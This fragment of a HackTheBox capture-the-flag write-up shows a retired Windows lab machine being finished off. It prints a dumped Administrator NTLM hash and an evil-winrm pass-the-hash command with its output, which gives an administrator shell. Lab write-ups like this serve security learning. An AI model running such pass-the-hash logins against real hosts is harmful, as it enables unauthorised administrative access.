
root.txt

Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::

winrm



```
[Aug 26, 2025 - 22:36:33 ] HTB_VIP /workspace →  evil-winrm -i 10.129.143.239 -u Administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e


Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd "C:/Users/Administrator/Desktop/"
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/26/2025   2:21 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```



Administrator has been Pwned!

Congratulations XoTourLif33, best of luck in capturing flags ahead!

#8086	26 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE